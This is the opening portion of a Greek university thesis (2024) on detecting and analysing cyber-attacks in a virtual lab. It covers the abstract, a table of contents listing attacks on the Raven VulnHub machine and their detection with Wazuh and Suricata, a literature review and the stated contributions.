

ΙΟΝΙΟ ΠΑΝΕΠΙΣΤΗΜΙΟ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ



-- Πτυχιακή Εργασία --

Ανάλυση, καταγραφή και διαχείριση περιστατικών ασφαλείας
στον κυβερνοχώρο: Μελέτη περίπτωσης

Στεφανίδης Πολύδωρος

Επιβλέπων Καθηγητής: – Μάγκος Εμμανουήλ –

Φεβρουάριος, 2024

Επιβλέπων

Μάγκος Εμμανουήλ, Καθηγητής,

Ιόνιο Πανεπιστήμιο

Τριμελής Επιτροπή

Μάγκος Εμμανουήλ, Καθηγητής,

Ιόνιο Πανεπιστήμιο

Κωνσταντίνος Οικονόμου, Καθηγητής,

Ιόνιο Πανεπιστήμιο

Χριστόφορος Νταντογιάν, Επίκουρος Καθηγητής,

Ιόνιο Πανεπιστήμιο

Περίληψη

Στη σημερινή εποχή ο αριθμός των κυβερνοεπιθέσεων αυξάνεται σημαντικά με στόχους τις κρίσιμες υποδομές αλλά και απλούς χρήστες. Σε αυτό το πλαίσιο οι εκπαιδευτικές δομές έχουν εξελιχθεί και προσπαθούν να αντιμετωπίσουν το πρόβλημα σε τεχνικές δεξιότητες απαραίτητες για την αντιμετώπιση των περιστατικών ασφάλειας. Ωστόσο, η θεωρητική κατάρτιση δεν ακολουθείται από εκπαιδευτικό υλικό τεχνικής φύσεως. Ιδιαίτερη προσοχή έχει δοθεί στις τεχνικές επίθεσης, ωστόσο όμως υπάρχει έλλειψη εκπαιδευτικών εργαστηρίων σε σχέση με τους αμυντικούς μηχανισμούς και τον εντοπισμό περιστατικών ασφάλειας. Η εργασία αυτή με την εκτέλεση ενός σεναρίου κυβερνοεπίθεσης τοποθετεί εργαλεία εντοπισμού περιστατικών με σκοπό την ανάλυση των επιθέσεων από την πλευρά της άμυνας. Η εργασία συμβάλλει επομένως στη δημιουργία δεδομένων με βάση τις επιθέσεις του σεναρίου αλλά και δεδομένα με τα περιστατικά που εντοπίστηκαν. Με βάση το εικονικό εργαστήριο η εργασία αυτή παρουσιάζει τη μεθοδολογία που μπορεί να αξιοποιηθεί για τη δημιουργία ή εκτέλεση σεναρίων που θα απευθύνονται στον κύκλο των διαδικασιών της αντιμετώπισης περιστατικών ασφάλειας και ταυτόχρονα θα αναλύονται οι επιθέσεις που εκτελέστηκαν.

Λέξεις – Κλειδιά

Κυβερνοασφάλεια, Εικονικά Εργαστήρια, Ευπάθειες, CTF, Ανταπόκριση Περιστατικών Ασφάλεια

Abstract

The number of cyber-attacks is increasing significantly, targeting critical infrastructures and ordinary users. In this context, educational structures have evolved to address the technical skills necessary to deal with security incidents. However, theoretical training is often not complemented by educational material of a technical nature. While significant attention has been given to attack techniques, there is a lack of training workshops focusing on defensive mechanisms and detecting security incidents. This work involves running a cyber-attack scenario and deploying incident detection tools to analyze attacks from the defensive side. Consequently, the work contributes to creating a dataset based on scenario attacks and data on detected incidents. Building upon the virtual laboratory, this work presents a methodology that can be used to create or execute scenarios addressing the cycle of security incident response procedures while simultaneously analyzing the attacks carried out.

Keywords

Cyber Security, Virtual Lab, Vulnerabilities, CTF, Incident Response Security

Πρόλογος και Ευχαριστίες

Θα ήθελα να ευχαριστήσω τον επιβλέπων καθηγητή μου Εμμανουήλ Μάγκο, καθώς και τον μεταδιδάκτορα ερευνητή Στυλιανό Καραγιάννη για την πολύτιμη βοήθεια που μου παρείχαν και την ατελείωτη υπομονή που έδειξαν καθ' όλη τη διάρκεια εκπόνησης της εργασίας αυτής.

Περιεχόμενα

Περίληψη.....	iii
Abstract.....	iv
Πρόλογος και Ευχαριστίες.....	v
Περιεχόμενα	vi
Πίνακες	vii
Πίνακας εικόνων	vii
1. Εισαγωγή.....	10
1.1. Παρόμοιες εργασίες.....	10
1.2. Συνεισφορά.....	14
1.3. Μεθοδολογία.....	15
1.4. Ενδεικτική δομή.....	16
2. Εικονικά εργαστήρια και CTF.....	18
2.1. Εικονικά εργαστήρια, virtualbox και ρυθμίσεις.....	18
2.1.1. Εικονικά εργαστήρια	19
2.1.2. Virtualbox και ρυθμίσεις.....	22
2.2. VulnHub και Vulnerable images	25
2.3. Τοπολογία και σχήμα.....	27
2.4. Σύνοψη κεφαλαίου	29
3. Μελέτη περίπτωσης επιθέσεων στο Raven	30
3.1. Raven και υπηρεσίες που διαθέτει	30
3.2. Επιθέσεις στο Raven	31
3.2.1. Αρχικές ενέργειες στο Kali Linux.....	31
3.2.2. Netdiscover.....	32
3.2.3. Nmap	33
3.2.4. Nikto.....	34
3.2.5. Dirbuster	35
3.2.6. WPScan	36
3.2.7. Εύρεση flag1 και flag2	38
3.2.8. Εύρεση κωδικού χρήστη steven.....	39
3.2.9. Απόκτηση πρόσβασης root στο σύστημα	42
3.2.10. Εύρεση flag3 και flag4.....	43
3.3. Σύνοψη κεφαλαίου	45
4. Εντοπισμός επιθέσεων με Wazuh και Suricata	46
4.1. Εγκατάσταση Wazuh.....	46
4.1.1. Παραμετροποίηση Wazuh	47
4.2. Εγκατάσταση Suricata	48
4.2.1. Παραμετροποίηση Suricata.....	49
4.3. Εγκατάσταση Wazuh agent σε Raven και Kali Linux	51
4.3.1. Εγκατάσταση Wazuh agent σε Raven.....	51
4.3.2. Εγκατάσταση Wazuh agent σε Kali Linux.....	52
4.4. Παρουσίαση αποτελεσμάτων στο Wazuh.....	52
4.4.1. Εντοπισμός ανωμαλίας.....	52
4.4.2. Netdiscover.....	53
4.4.3. Nmap	53
4.4.4. Nikto.....	54
4.4.5. Wpscan	55
4.4.6. Dirbuster	56
4.4.7. Απομακρυσμένη σύνδεση με ssh.....	56

4.4.8. Συγκεντρωτικά δεδομένα Wazuh.....	57
4.5. Παρουσίαση αποτελεσμάτων στο Suricata	60
4.5.1. Ping	61
4.5.2. Curl.....	61
4.5.3. Netdiscover.....	62
4.5.4. Nmap	62
4.5.5. Nikto	63
4.5.6. WPScan	64
4.6. Παρουσίαση γεγονότων που εντοπίστηκαν	65
4.7. Σύνοψη κεφαλαίου	67
5. Επίλογος.....	68
5.1. Συμπεράσματα.....	68
5.2. Μελλοντικές προεκτάσεις.....	68
6. Βιβλιογραφία.....	70
7. Παράρτημα.....	73
7.1. Εγκατάσταση Snort.....	73
7.2. Αρχείο παραμετροποίησης wazuh ossec.conf server.....	75
7.3. Αρχείο παραμετροποίησης suricata suricata.yaml	79
7.4. Αρχείο JSON από security event με root access.....	85

Πίνακες

Πίνακας 1: Γεγονότα που εντοπίστηκαν.....	65
---	----

Πίνακας εικόνων

Εικόνα 1: Διαδικασία επίθεσης.....	16
Εικόνα 2: Φυσικό υπολογιστικό σύστημα.....	21
Εικόνα 3: Λειτουργικό σύστημα οικοδεσπότη	22
Εικόνα 4: Virtualbox	22
Εικόνα 5: Εικονική μηχανή Raven.....	23
Εικόνα 6: Εικονική μηχανή kali-linux	24
Εικόνα 7: Εικονική μηχανή Wazuh	25
Εικόνα 8: Αρχική σελίδα στο web του συστήματος Raven.....	27
Εικόνα 9: Wordpress στο web του συστήματος Raven.....	27
Εικόνα 10: Kali Tools.....	28
Εικόνα 11: Τοπολογία μελέτης περίπτωσης	29
Εικόνα 12: Λειτουργικό σύστημα Raven.....	30
Εικόνα 13: Υπηρεσίες Raven (1).....	31
Εικόνα 14: Υπηρεσίες Raven (2).....	31
Εικόνα 15: Υπηρεσίες με ανοιχτές πόρτες	31
Εικόνα 16: ifconfig στο Kali Linux	32
Εικόνα 17: Netdiscover.....	33
Εικόνα 18: Raven στο 192.168.2.18.....	34
Εικόνα 19: nmap	34
Εικόνα 20: Nikto.....	35
Εικόνα 21: Εκτέλεση dirbuster.....	36

Εικόνα 22: Αποτελέσματα dirbuster με wordpress	36
Εικόνα 23: Αποτελέσματα wpscan (1).....	37
Εικόνα 24: Αποτελέσματα wpscan (2).....	37
Εικόνα 25: Προσπάθεια σύνδεσης στο wordpress με steven.....	38
Εικόνα 26: Προσπάθεια σύνδεσης στο wordpress με michael	38
Εικόνα 27: Σύνδεση με ssh	38
Εικόνα 28: Flag1 και flag2	39
Εικόνα 29: Έλεγχος για root access	39
Εικόνα 30: Mysql user	40
Εικόνα 31: Εντολές sql (1)	41
Εικόνα 32: Εντολές sql (2)	41
Εικόνα 33: Κωδικός steven.....	42
Εικόνα 34: su steven και sudo -l	43
Εικόνα 35: Πρόσβαση root στο Raven	43
Εικόνα 36: Εύρεση flag4.....	44
Εικόνα 37: Αδυναμία εύρεσης flag3.....	44
Εικόνα 38: Εύρεση flag3	45
Εικόνα 39: Μεταφόρτωση Wazuh.....	46
Εικόνα 40: Wazuh agents σε Raven και Kali Linux	47
Εικόνα 41: Αρχική οθόνη Wazuh	47
Εικόνα 42: Αρχείο παραμετροποίησης Wazuh	48
Εικόνα 43: Εγκατάσταση Suricata (1).....	48
Εικόνα 44: Εγκατάσταση Suricata (2).....	49
Εικόνα 45: Εκκίνηση Suricata (1).....	49
Εικόνα 46: Suricata update (1)	50
Εικόνα 47: Suricata update (2)	50
Εικόνα 48: Προσθήκη επιπλέον κανόνων από malsilo/win-malware	51
Εικόνα 49: Δοκιμαστική εκτέλεση ρυθμίσεων suricata.yaml	51
Εικόνα 50: Εγκατάσταση Wazuh agent στο Raven	52
Εικόνα 51: Εγκατάσταση Wazuh agent στο Kali Linux.....	52
Εικόνα 52: Netdiscover στο Wazuh	53
Εικόνα 53: Nmap στο Wazuh	54
Εικόνα 54: Nikto στο Wazuh (1)	55
Εικόνα 55: Nikto στο Wazuh (2)	55
Εικόνα 56: Wpscan στο Wazuh	56
Εικόνα 57: Dirbuster στο Wazuh	56
Εικόνα 58: ssh με steven στο Wazuh	57
Εικόνα 59: Πρόσβαση root στο raven από Wazuh	57
Εικόνα 60: Συνοπτική απεικόνιση των όλων των security events.....	58
Εικόνα 61: Συνοπτική απεικόνιση των security events από τον agent στο Raven.....	58
Εικόνα 62: Συνοπτική απεικόνιση των security events από τον agent στο Kali Linux	59
Εικόνα 63: Συνοπτικά δεδομένα από agent στο Raven	59
Εικόνα 64: Συνοπτικά δεδομένα από agent στο Kali Linux	60
Εικόνα 65: MITRE ATT&CK γεγονότα	60
Εικόνα 66: Εγκατάσταση jq	61
Εικόνα 67: Εντοπισμός επίθεσης ping σε JSON	61
Εικόνα 68: Εντοπισμός επίθεσης curl http://testmynids.org/uid/index.html σε JSON.....	62
Εικόνα 69: Netdiscover στο Suricata σε JSON.....	62
Εικόνα 70: Nmap στο Suricata σε JSON.....	63
Εικόνα 71: Nikto στο Suricata σε plain text	64
Εικόνα 72: WPScan στο Suricata σε plain text.....	65

Εικόνα 73: Γεγονότα ανά τεχνική.....	67
Εικόνα 74: Παραμετροποίηση των αποθετηρίων για το Snort	73
Εικόνα 75: Εισαγωγή κλειδιών για τα αποθετήρια.....	73
Εικόνα 76: Εγκατάσταση Snort.....	74
Εικόνα 77: Παραμετροποίηση κατά την εγκατάσταση Snort.....	74
Εικόνα 78: Ολοκλήρωση εγκατάστασης Snort	74

1. Εισαγωγή

Η ασφάλεια στον κυβερνοχώρο αποτελεί απαραίτητο κομμάτι της προστασίας των δικτύων, των συστημάτων, των εφαρμογών και όλων των δεδομένων από τυχών κακόβουλες απειλές. Ο στόχος είναι να εξαλειφθούν οι επιθέσεις οι οποίες προέρχονται από τον ίδιο τον οργανισμό είτε εκτός αυτού. Η διαδικασία περιλαμβάνει ποικίλους τρόπους που σχετίζονται με την πρόληψη, τον εντοπισμό αλλά και με την αντιμετώπιση των περιστατικών. Στο πέρας του χρόνου παρατηρείται ότι οι επιθέσεις του κυβερνοχώρου εκτοξεύθηκαν σε όγκο και σε πολυπλοκότητα. Σύμφωνα με έρευνα (Vulpis, 2021) που πραγματοποίησε το FBI τα κρούσματα του ηλεκτρονικού εγκλήματος σημείωσαν άλμα 300 τοις 100 κατά την πανδημία του 2020. Σε αυτό το σημείο είναι ευκατανόητη η αναγκαιότητα αντιμετώπισης του προβλήματος αλλά και η πρόθεση πρόβλεψης των μελλοντικών επιθέσεων με σκοπό την αναστολή αυτής της εκθετικής πορείας. Επίσης, η πανδημία του κορονοϊού έπαιξε σημαντικό ρόλο στο κομμάτι της ασφάλειας λόγω της ανοδικής πορείας της χρήσης του διαδικτύου και των αντίστοιχων εφαρμογών.

Η ανάλυση και διαχείριση περιστατικών ασφάλειας στον κυβερνοχώρο αποτελεί σε πολύ μεγάλο βαθμό ένα σημαντικό κομμάτι της κοινωνικής και πολιτικής ζωής της πλειονότητας των ανθρώπων. Αυτό συμβαίνει διότι επηρεάζεται η καθημερινότητα όλων από το κομμάτι αυτό εφόσον εκτελούνται χρηματικές συναλλαγές, καταγραφή προσωπικών δεδομένων και άλλες ευαίσθητες πληροφορίες. Έτσι λοιπόν είναι απαραίτητη η δημιουργία σεναρίων για εξοικείωση σε επίθεση άμυνα κυρίως στον τομέα της πληροφορικής ώστε να καλυφθεί το κενό στις δεξιότητες και στην εξοικείωση τους με τις κυβερνοεπιθέσεις. Τον σκοπό αυτόν μπορεί να εξυπηρετήσει η συγκεκριμένη εργασία εφόσον παρέχει με απλό και κατανοητό τρόπο την αξιοποίηση ενός εικονικού εργαστηρίου και την αντίστοιχη τοπολογία αξιοποιώντας εργαλεία τόσο για την εκτέλεση της επίθεσης όσο και για την άμυνα. Πιο συγκεκριμένα, η παρούσα εργασία παρουσιάζει ένα σενάριο επιθέσεων και τον εντοπισμό τους με κατάλληλα εργαλεία ως μελέτη περίπτωσης και την δημιουργία συνόλου δεδομένων με περιστατικά ασφάλειας.

1.1. Παρόμοιες εργασίες

Οι ερευνητικές δημοσιεύσεις και το σύνολο των ερευνών που αξιοποιήθηκαν στη συγκεκριμένη εργασία παρουσιάζεται στην ενότητα αυτή. Παρόλο που υπάρχουν αρκετές δημοσιεύσεις στο πεδίο της εκτέλεσης επιθέσεων, όσο γνωρίζουμε δεν υπάρχει αντίστοιχη βιβλιογραφία ικανή να παρουσιάζει τις τεχνικές επίθεσης και άμυνας σε ένα ενιαίο πλαίσιο. Επιπλέον, υπάρχει μια αυξημένη αναγκαιότητα στην δημιουργία ή εξαγωγή αληθινών ή ρεαλιστικών δεδομένων. Οι

εργασίες που σχετίζονται με το θέμα της εργασίας εντοπίστηκαν στο Google Scholar¹ και προέρχονται από πανεπιστήμια και άλλες ανώτατες σχολές.

Οι ερευνητές (Γζιρής-Γεωργόπουλος, 2019) παρουσίασαν την εξέταση ελέγχου διείσδυσης αξιοποιώντας ένα ρεαλιστικό περιβάλλον για εκπαιδευτικούς σκοπούς. Η υλοποίηση έγινε με τη δημιουργία μιας σκόπιμα ευάλωτης εικονικής μηχανής. Χρησιμοποιήθηκε η γλώσσα Python και το Django Framework² για τη δημιουργία ευάλωτων εφαρμογών ως σεναρίων για λύση. Σε παρόμοιο πεδίο είναι και αυτό που παρουσιάζει ο ερευνητής (Γαλανομάτης, 2021) με στόχο την δημιουργία κατάλληλου οδηγού για να βελτιώσει την ασφάλεια του CentOS³ με εξυπηρετητή ιστού Apache, ενώ παράλληλα προτείνονται τρόποι αντιμετώπισης της επίθεσης Slowloris⁴, επίθεσης άρνησης παροχής υπηρεσιών (DoS attack). Ο ερευνητής (Καρτέρης, 2018) παρουσιάζει μία βιβλιογραφική μελέτη για περιστατικά ασφαλείας από κυβερνοεπιθέσεις που είχαν ως αποτέλεσμα την παραβίαση της ιδιωτικότητας των χρηστών και της ασφάλεια των συστημάτων και των εφαρμογών. Συμπερασματικά διαπιστώθηκε ότι η ασφάλεια από διάφορους τύπους κυβερνοεπιθέσεων γίνεται συνεχώς όλο και πιο απαραίτητη και ότι επηρεάζει όλων των ειδών των χρηστών, από απλούς χρήστες μέχρι και μεγάλους οργανισμούς. Παρομοίως η επόμενη έρευνα (Ρωμανός, 2020) αναλύει κυβερνοεπιθέσεις στη ναυτιλία και παρουσιάζει ναυτιλιακούς τομείς που απειλούνται από αυτές, διερευνώντας στρατηγικές άμυνας.

Οι επόμενες εργασίες των (Παπαδούλη, 2011) (Χρυσομάλλης, 2021) επικεντρώνονται στη μελέτη ενός σύγχρονου φαινομένου αντιπαράθεσης, οι περισσότερες, από τις επιμέρους πτυχές του οποίου, σχετίζονται άμεσα με τις τεχνολογικές εξελίξεις. Πρόκειται για την ανάδειξη και αξιοποίηση του «Κυβερνοχώρου» (Cyberspace) γενικά, και του κυβερνοχώρου του «Διαδικτύου» (Internet) ειδικότερα, των ευρισκομένων σε αντιπαράθεση πολιτικών υποκειμένων της διεθνούς σκηνής, είτε πρόκειται για οργανωμένα κράτη, είτε για κινήματα, είτε ακόμη και τρομοκρατικές ομάδες. Αυτές οι εργασίες συνέβαλλαν στο θεωρητικό κομμάτι εφόσον αναλύουν επαρκώς το θέμα των κυβερνοεπιθέσεων και παρέχουν τεκμηριωμένη βιβλιογραφική πληροφορία. Πιο συγκεκριμένα βοήθησαν στο πρώτο κεφάλαιο της εισαγωγής που χρειάστηκε να αναφερθεί το ζήτημα της επικινδυνότητας, τρόποι αντιμετώπισης αλλά και η συνεισφορά της ενημέρωσης περί της ασφάλειας δικτύων και εφαρμογών. Συνέβαλλαν επίσης στην γνώση την οποία χρειάστηκε σχετικά με τον τρόπο που απαιτεί η προσέγγιση της έρευνας. Επεξηγηματικά έγινε προσπάθεια

¹ <https://scholar.google.com>

² <https://www.djangoproject.com/>

³ <https://www.centos.org/>

⁴ <https://github.com/YoloFTW/PyLoris>

ώστε κάθε κομμάτι της εργασίας να είναι κατανοητό από κάθε αναγνώστη ασχέτως της εμπειρίας του με το αντικείμενο.

Άλλη έρευνα των (Mohan, Aswathy et al., 2021) έχει να κάνει με τις διάφορες φάσεις του penetration testing και της αποτελεσματικότητας των εργαλείων του Kali Linux. Η μεθοδολογία ανάλυσης που ακολουθούν οι penetration testers περιλαμβάνει την πρόσβαση στο σύστημα και μετέπειτα την δημιουργία σχετικής αναφοράς με βάση τα κενά ασφαλείας και τον έλεγχο τρωτότητας του συστήματος. Η έρευνα είναι χωρισμένη σε δύο υποενότητες. Η πρώτη ενότητα περιλαμβάνει μια εισαγωγή στο penetration testing τις φάσεις και τις μεθοδολογίες που χρησιμοποιούνται. Η δεύτερη ενότητα απεικονίζει δοκιμές διείσδυσης ιστού και αποτελέσματά της. Σε παρόμοιο πεδίο η επόμενη εργασία των (Al Shebli & Beheshti, 2018) που εστιάζει στη σημασία της δοκιμής διείσδυσης, τους παράγοντες και τα στοιχεία που λαμβάνονται κατά τη διεξαγωγή της. Επίσης παρουσιάζονται εργαλεία, διαδικασίες που ακολουθούνται, τον ρόλο της δοκιμής διείσδυσης με εφαρμογή στη διακυβέρνηση πληροφορικής σε έναν οργανισμό και τέλος την επαγγελματική ηθική που διέπει μία ομάδα που συμμετέχει στη δοκιμή διείσδυσης. Σε άλλη εργασία (Carlos Y. & VÉLEZ RODRÍGUEZ, 2018) συζητούνται τα τρία CTF: α) το National Cyber League⁵(NCL), το CyberFre⁶ και το CTF framework⁷. Στους διαγωνισμούς NCL υπήρξε μια ποσοστιαία αύξηση βαθμολογίας στην ανάλυση αρχείων καταγραφής (log analysis) και εκμετάλλευση ασύρματης εφαρμογής (wireless application exploitation). Ειδικά στο διαγωνισμό Cyberfire το 2018, η ομάδα με όνομα PUPR κέρδισε την πρώτη θέση ανάμεσα σε περισσότερες από 100 ομάδες, συμπεριλαμβανομένων των κορυφαίων πανεπιστημίων. Η πρόσφατη εφαρμογή του PUPR CTF Framework έχει κεντρίσει το ενδιαφέρον των φοιτητών σε όλη την πανεπιστημιούπολη. Με βάση αυτές τις παρατηρήσεις, συνεχίζεται η στόχευση να παρακολουθείτε η ανάπτυξη των μαθητών, επιπρόσθετα και σε θέματα που καλύπτονται από τα CTF στο πρόγραμμα σπουδών. Παρομοίως στην εργασία των (Balon & Baggili, 2023) ο στόχος είναι η συστηματοποίηση διαγωνισμών κυβερνοασφάλειας, ελέγχου πρόσβασης και προγραμματισμού. Ερευνώνται τα είδη των διαγωνισμών που έχουν υλοποιηθεί και κατηγοριοποιούνται με βάση τις περιοχές εστίασης που σχετίζονται με τον InfoSEC Color Wheel⁸. Επίσης γίνεται εξερεύνηση των τεχνολογιών αιχμής που επιτρέπουν τέτοιου είδους διαγωνισμούς και παρουσιάζονται συμπεράσματά, όπως ότι α) οι διαγωνισμοί στερούνται πραγματικών σεναρίων και ανάπτυξης

⁵ <https://nationalcyberleague.org/>

⁶ <https://cyberfire.training/>

⁷ <https://github.com/CTFd/CTFd>

⁸ https://www.researchgate.net/figure/Conceptual-model-of-InfoSEC-Color-WheelHackernoon-Color-Wheel-url_fig1_368786961

δεξιοτήτων, β) έχουν υψηλό επίπεδο γνώσεων το οποίο αποτελεί εμπόδιο για τους συμμετέχοντες, γ) υπάρχει έλλειψη ποικιλομορφίας μεταξύ των τύπων ανταγωνισμού κλπ.

Στην εργασία των (Stanković et al., 2022) παρέχεται μία επισκόπηση των δυνατοτήτων των εργαλείων Wazuh⁹ με έμφαση τον εντοπισμό πολύ γνωστών επιθέσεων σε διακομιστές ιστού. Το Wazuh χάρη στα ισχυρά χαρακτηριστικά που διαθέτει στον εντοπισμό επιθέσεων έχει υιοθετηθεί από πολλές εταιρείες για τον εντοπισμό επιθέσεων. Παρομοίως η εργασία (Bernardo, 2019) παρουσιάζει ως λύση ένα σύστημα εντοπισμού επιθέσεων Wazuh σε συνδυασμό με ένα ευπαθές σύστημα Metasploitable¹⁰ που θα δέχεται τις επιθέσεις από ένα σύστημα Kali Linux χρησιμοποιώντας το Metasploit Framework¹¹. Ακολούθως, στην εργασία των (Vlasti & Turner, 2003) γίνεται λεπτομερής μελέτη της περίπτωσης χρήσης του Snort συστήματος ανίχνευσης εισβολής (Intrusion Detection System) σε διακομιστή ιστού τμήματος του πανεπιστημίου. Λαμβάνεται υπόψη τη φύση της παρεχόμενης ασφάλειας ανίχνευσης εισβολής και παρακολούθησης δικτύου. Επίσης, αξιολογεί το σύστημα όσον αφορά τις δυνατότητές του απόκτησης αποδεικτικών στοιχείων («εγκληματολογικές»), τη νομική αποδοχή των ψηφιακών αποδεικτικών στοιχείων που δημιουργούνται και των συνεπειών στην ιδιωτικότητα των συστημάτων ανίχνευσης εισβολής και παρακολούθησης δικτύου. Ακολούθως στις μελέτες των (Waleed et al., 2022) (Boukebous et al., 2023) (Lovell, 2020) εξετάστηκαν ενδελεχώς τρία συστήματα ανίχνευσης και πρόληψης εισβολής (Intrusion Detection and Prevention Systems) ανοιχτού κώδικα, το Snort¹² (και τις δύο παραλλαγές του: single-threaded και multi-threaded), το Suricata¹³ και το Zeek¹⁴. Χρησιμοποιήθηκαν παρόμοιες παράμετροι αξιολόγησης απόδοσης, που χρησιμοποιούνται συνήθως για την αξιολόγηση εμπορικών λύσεων IDPS. Μία τόσο ολοκληρωμένη επισκόπηση της απόδοσης δεν υπήρξε σε προηγούμενες μελέτες. Εξετάστηκε μια τυπική ανάπτυξη NIDPS σε Μικρές και Μεσαίες Επιχειρήσεις (MME) και πραγματοποιήθηκε αξιολόγηση του συστήματος χρησιμοποιώντας παραλλαγές διαφόρων παραγόντων, όπως μονάδες καταγραφής πακέτων, μηχανισμοί αλγορίθμων ανίχνευσης, μέγεθος πακέτων και μέγεθος συνόλου κανόνων. Οι εργασίες αυτές βοήθησαν ιδιαίτερα στο ερευνητικό κομμάτι μιας και αποτελούν πηγή πληροφορίας για τα βασικότερα εργαλεία της εργασίας, όπως το Kali Linux, το Wazuh, το Snort και το Suricata.

⁹ <https://wazuh.com/>

¹⁰ <https://sourceforge.net/projects/metasploitable/>

¹¹ <https://www.kali.org/tools/metasploit-framework/>

¹² <https://www.snort.org/>

¹³ <https://suricata.io/>

¹⁴ <https://zeek.org/>

Αξίζει να σημειωθεί ότι δεν υπάρχουν ρεαλιστικά datasets και στις έρευνες των (Al-Daweri et al., 2020) (Devarakonda et al., 2022) (Choudhary & Nishtha, 2020) (Ghurab et al., 2021) χρησιμοποιούνται κυρίως τα UNSW-NB15 και KDD99 datasets. Έγινε προσπάθεια να είναι όσο το δυνατόν πιο πρόσφατες εργασίες για να είναι πιο ρεαλιστικό και κοντινό στην πραγματικότητα το αποτέλεσμα της έρευνας. Παρατηρούμε ότι δεν υπάρχουν εργαστήρια που να επικεντρώνονται στις τεχνικές άμυνας στην κυβερνοασφάλεια και την αντιμετώπιση περιστατικών. Παρόλο που υπάρχει μεγάλο εύρος από κατάλληλα εργαλεία, με βάση την βιβλιογραφία, δεν φαίνονται να αξιοποιούνται στην εκπαίδευση. Η εργασία αυτή προσφέρει ένα περιβάλλον και δείχνει έμπρακτα την εφαρμογή σεναρίων που περιλαμβάνουν επιθετικούς αλλά και αμυντικούς μηχανισμούς. Με βάση την ανάλυση δίνεται η δυνατότητα να αξιοποιηθούν ως εκπαιδευτικό υλικό. Τέλος οι εργασίες των (Waleed et al., 2022) (Boukebous et al., 2023) (Lovell, 2020) συντέλεσαν για την επιλογή ανάμεσα από το Snort και το Suricata που χρησιμοποιούνται για παρόμοιο σκοπό.

Αξιοποιώντας τη γνώση και τις προσεγγίσεις από τις παραπάνω εργασίες δημιουργήθηκε η μεθοδολογία της εργασίας. Πιο συγκεκριμένα επιλέχθηκαν για την δημιουργία του εικονικού εργαστηρίου το Raven¹⁵ ως ένα εικονικό σύστημα με κενά ασφαλείας. Το Raven υπάρχει διαθέσιμο και διατίθεται από την πλατφόρμα Vulnhub¹⁶. Στην εργασία αναλύεται επεξηγηματικά ο τρόπος με τον οποίο γίνεται η εγκατάσταση και η χρήση του και βοηθάει με τον χειρισμό του μέσω του συστήματος Linux και του τερματικού. Επιπλέον παρέχει σημαντική πληροφορία για το συγκεκριμένο σύστημα σχετικά με το τι περιβάλλον αποτελεί και για τις ευπάθειες του. Η συγκεκριμένη μεθοδολογία αλλά και τα αποτελέσματα της εκτέλεσης του σεναρίου αποτελεί ιδιαίτερα χρήσιμη καθώς δεν υπάρχει σχετική εξοικείωση με τα εργαλεία εντοπισμού περιστατικών. Επιπλέον δίνεται ιδιαίτερη έμφαση για το ρόλο που έχουν τα εργαστήρια που βασίζονται στα Capture the Flag (CTF) για την εκμάθηση και βελτίωση των τεχνικών γνώσεων και δεξιοτήτων συνολικότερα.

1.2. Συνεισφορά

Αρχικά να αναφέρουμε ότι η βασική συνεισφορά της εργασίας αυτής είναι α) η παρουσίαση μεθοδολογίας που περιλαμβάνει σενάρια επίθεσης και άμυνας στην κυβερνοασφάλεια αξιοποιώντας τα αντίστοιχα εργαλεία, β) η εξαγωγή δεδομένων με βάση τις επιθέσεις που εκτελέστηκαν και παρουσιάζονται στην εργασία, τα οποία αφορούν περιστατικά ασφαλείας κατά την διάρκεια των

¹⁵ <https://www.vulnhub.com/entry/raven-1,256/>

¹⁶ <https://www.vulnhub.com/>

επιθέσεων και γ) η ανάλυση με την βοήθεια του εργαλείου Wazuh με το πλαίσιο που περιλαμβάνει τακτικές επίθεσης (MITRE ATT&CK Framework¹⁷).


Η παρουσίαση της μεθοδολογίας σεναρίου επίθεσης-άμυνας γίνεται με κατάλληλες εικόνες και ακολουθώντας ένα σενάριο εντοπισμού σημαιών μέσω των επιθέσεων αυτών. Επίσης, το σενάριο αυτό χρησιμοποιήθηκε για να δημιουργηθούν και να εντοπιστούν τα γεγονότα ασφάλειας αξιοποιώντας τα εργαλεία Wazuh και Suricata η παρουσίαση των οποίων έγινε με κατάλληλες εικόνες αποτυπώνοντας ταυτόχρονα την επίθεση και τον εντοπισμό της. Όλες οι παραπάνω ενέργειες δημιούργησαν ένα σύνολο δεδομένων περιστατικών ασφάλειας το οποίο αναλύθηκε και παρουσιάστηκε αξιοποιώντας το MITRE ATT&CK Framework.

